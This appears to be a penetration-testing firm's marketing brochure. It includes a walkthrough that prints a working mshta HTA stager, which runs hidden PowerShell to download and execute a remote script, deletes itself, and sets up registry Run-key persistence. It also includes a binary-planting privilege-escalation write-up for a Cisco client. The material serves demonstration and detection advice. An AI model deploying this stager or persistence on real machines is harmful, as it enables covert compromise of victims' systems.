
CRITICALSTART

PENETRATION TESTING

Testing the Effectiveness
of Your Security Environment



WHAT'S INCLUDED?

1. An experienced team operating as threat actors using a combination of both well-known public exploits and custom, in-house techniques

2. A thorough evaluation of the chosen security area(s) for testing

3. A comprehensive post-assessment report identifying specific vulnerabilities and their impact with details on the methods used and how to recreate findings

4. Detailed recommendations to remediate vulnerabilities discovered with solutions tailored to your business use cases

Whether you've built and deployed state-of-the-art security technology to protect your assets or are just beginning to assess your security needs, TEAM**ARES**, the Penetration Testing Team at CRITICAL**START**, can evaluate your security posture and determine how exposed your systems, services and data are to malicious threat actors.

Penetration testing is an art form, in which our OSCP-certified senior-level testers have many years of experience. CRITICAL**START** combines automated and manual methods with a vast array of toolsets to provide you with comprehensive and cost-effective testing. Our penetration testing service includes an integrated quality assurance process with a second tester review before we present data to the client. Our team members also work hand-in-hand with our award-winning MDR team to keep apprised of the latest exploits or attempts that are occurring in the marketplace.

PENETRATION TEST ASSESSMENTS

From seeding an environment with ransomware, to accessing core intellectual property and denial of service attacks, there are many methods in which an organization may be attacked. TEAM**ARES** understands these methods and has expertise in a broad range of penetration testing methods to customize our assessment to the unique needs of your business.

Our TEAM**ARES** provides you with highly targeted penetration testing assessments such as:

EXTERNAL/INTERNAL NETWORK ASSESSMENTS

These assessments access your internal network from the Internet to access exposed data or breach your perimeter. Once inside, we help clients determine how far a malicious threat actor can go and offer solutions to prevent a widespread breach.

WEB APPLICATIONS

We can help identify attempts to change content on your site without authorization, vulnerabilities open to the outside to potentially exploit, or the ability for an unauthorized user to access user accounts, access backend databases, or use web applications to access the underlying host and pivot into your internal network.

SOCIAL ENGINEERING

Most modern attacks utilize social engineering attacks against your users, such as phishing or vishing. We'll review your environment to determine how susceptible your users are to these attacks and, more importantly, offer your organization assistance to protect against them.

GOING DEEPER

Penetration testing can offer valuable insights that pinpoint your vulnerabilities. These individual assessments are performed in a defined and abbreviated time period, typically one to two weeks. We take the results and extrapolate the impact if the attack occurred over a longer period of time. Our Red Team Assessments then conduct a deeper investigation, often spanning several months during which time our team actively evades detection and employs every legal and in-scope method available to access your enterprise and network. Shy of an actual attack, this assessment will simulate an attack that's as close to "real life" as we can get.

ON-SITE TRAINING

Finally, we offer on-site training to your internal penetration test team and intrusion detection and incident response team. For penetration test training, we'll review the phases of an assessment and utilize targeted and low-impact attacks against either a lab environment or your actual enterprise. Your employees will retain the information long after our training is concluded and understand their home environment more deeply, how today's attacks can impact your organization, and how to better defend your environment.

OUR EXPERTISE IN ACTION


FILELESS MALWARE AND MSHTA.EXE DETECTION

Our team can help protect your systems against fileless malware such as mshta.exe infections. Mshta.exe is a signed Microsoft application that runs Microsoft HTML Applications (HTA) files. These HTML files execute JavaScript or Vbscript outside the browser, with the full permissions of the executing user.

HTA files provide fertile ground for Phishing, Malvertising, or Waterhole attacks in which the user infects their system by simply clicking the file. We help clients protect against this infection by writing our own malicious HTA file. With a few lines of code, we can use mshta.exe as a downloader or stager for any malicious code. Here is how.

```
<!DOCTYPE html>
<html>
<head>
<HTA:APPLICATION ID="CS"
APPLICATIONNAME="Downloader"
WINDOWSTATE="minimize"
MAXIMIZEBUTTON="no"
MINIMIZEBUTTON="no"
CAPTION="no"
SHOWINTASKBAR="no">
```


Once the HTA tag is set we write our script to download and execute some malicious PowerShell, using ActiveX and Wscript to run in memory along with the 0 flag to keep anything from popping up on the victim's machine.



```
<script>
//We will use Wscript.shell in order to launch PowerShell
a = new ActiveXObject('Wscript.Shell');
//Our command to execute
cmd = "powershell -windowstyle hidden -ep Bypass -nop -noexit -c ((New-Object
Net.WebClient).DownloadString('http://IP/script.ps1'))";
//Run the command, 0 is needed so that no PowerShell window will appear
a.Run(cmd,0);
```

With the script executing in memory, we clean up the HTA file by using ActiveX to access the file location, changing it from an encoded uri and removing file:/// from the front. We then close the window which closes mshta.exe leaving PowerShell running in the background with our downloaded code executing in memory.


Once we have access to a victim's machine, we leave as little trace as possible for the client's blue team to pick up on. One way to accomplish this is with registry keys. Using PowerShell's Set-Item Property we can put more PowerShell script or even EXEs into any registry key. Once in the registry we can easily pull the data out of it to execute in memory with Get-ItemProperty and IEX. We then put this script into the reg key so it will execute when the user logs in, pulling our other malicious files in the registry and executing them in memory.




```
//We use this in order to get erase the HTA file after it has executed
b = new ActiveXObject("Scripting.FileSystemObject");
//Get filename and edit it so that windows can read it properly
filename = window.location.href;
filename = decodeURI(filename);
filename = filename.slice(8);
//Get a handle on the file
c = b.GetFile(filename);
//Delete it
c.Delete();
//Close the MSHTA window
window.close();
</script>
</head>
<body>
</body>
</html>
```

Detection can be difficult for traditional solutions as no malware touches the disk to be scanned by AV. To combat against this and other scripting attacks Microsoft released Anti-Malware Scan Interface (AMSI) on Windows. AMSI's goal is to catch bad scripts running in memory, working with Windows Defender and a few other AVs. Though AMSI is good at detecting malicious scripts it can still be bypassed, so it's important to monitor mshta use, especially when it executes any other applications such as PowerShell. Alerting on these types of actions can help you spot an infection as soon as it happens so you can begin remediation of infected machines.

```
# Get the stored payload
$value = Get-ItemProperty -Path HKCU:\software\wow6432node\Microsoft\WindowsUpdate -Name
"(Default)"
#Execute it
IEX ($value."(Default)")
```



While PowerShell allows attackers to do anything they want on a Windows system with little to no trace, be sure to closely monitor PowerShell to avoid compromising additional users' machines.



Computer\HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run

Name	Type	Data
(Default)	REG_SZ	(value not set)
NotMalware	REG_SZ	powershell -windowstyle hidden -ep Bypass -nop -noexit -c ...
OneDrive	REG_SZ	"C:\Users\IEUser\AppData\Local\Microsoft\OneDrive\OneDr..

RAPID RESPONSE TO CISCO SECURITY ADVISORIES

The TEAM**ARES** team discovered and reported to Cisco a vulnerability of its Umbrella Enterprise Roaming Client (ERC), which could allow an authenticated, local attacker to elevate privileges to Administrator. Following Cisco's software updates addressing the vulnerability, CRITICAL**START** released the POC and the following write-up detailing the issue.

The Umbrella Roaming Client from Cisco OpenDNS includes a service named Umbrella_RC which is executed as SYSTEM on startup. This service consumes several files within the C:\ProgramData\OpenDNS\* directory. According to Microsoft, local users have the ability to write data to this directory which, by default, isn't a security vulnerability. However, TEAM**ARES** decided to explore what happens if the service requests files don't exist within this directory.

Like DLL Hijacking, Binary Planting is a vulnerability in which a malicious user places a binary file containing exploit code in a location where an application or service will execute it. This is exactly what happened in this example.

The service looks for two Windows binaries in a non-standard path prior to finding them in the Windows System directory allowing us to perform a "Binary Planting" exploitation:

- C:\ProgramData\OpenDNS\ERC\cmd.exe
- C:\ProgramData\OpenDNS\ERC\netsh.exe

For our example we are going to generate two executables that would add a user, add that user to the administrators' group, and then write a file to C:\ using a low-level user to perform these actions. With this POC code, we compile it using Visual Studio, compiling two different binaries that would add user "pwnage1" and "pwnage2". With the exploit code compiled we need to move it to the directory C:\ProgramData\OpenDNS\ERC\, then restart the machine or restart the service as an admin user.

Following the same trend as the above Binary Planting issue, the OpenDNS application also looks for an MSI for upgrading purposes. However, this MSI is being searched for in a directory in which a local low-level user has write access. To exploit this, we used a trial version of the software "Advanced Installer" to create an MSI containing malicious code. Within the MSI we created two scheduled tasks. After generating the MSI, we moved it to the directory being searched. Then, you can either restart the machine or restart the service as admin to prove our point. Either way, the service will find and execute the MSI, write a log file showing the MSI was executed, and delete it. Once executed the scheduled tasks within the MSI will be created.

Once these tasks are executed the user, "pwn" (or whatever cool name you give it), will be created and added into the administrators group.


PROTECTING DATA THROUGH PASTEBIN SCRAPER

Malicious actors have multiple ways to share data they have stolen from websites or services. Some might post to popular forums to gain notoriety while others might post anonymously to paste sites like PasteBin. On average, there are approximately 100 files uploaded to PasteBin every minute, making it difficult to comb through all the data. It's more challenging when trying to find specific information. Accordingly, one of our TEAM**ARES** engineers created PasteBin Scraper, a tool that helps users search for data on PasteBin in real time.

PasteBin Scraper provides real-time scrapes for data leakage. Every 60 seconds, the tool queries the PasteBin API for the latest 100 pastes. It contains a reference paste ID to avoid scanning multiple pastes. The paste ID downloads the full paste text and searches a list of regular expressions to identify email addresses, hashed passwords, Cisco device configuration files, and other data. Pastes containing interesting information such as author, paste ID, or other content are saved into the database with information that identifies the paste ID and what kind of data it contains.

As with any new application, features will be added on an ongoing basis including:

- Separating and saving found emails and password combinations
- A script to automate database and table creation
- Support for multiple hash types
- Statistics tracking or a daily email



CONTACT US TODAY

To see how we can help, contact us today at **criticalstart.com**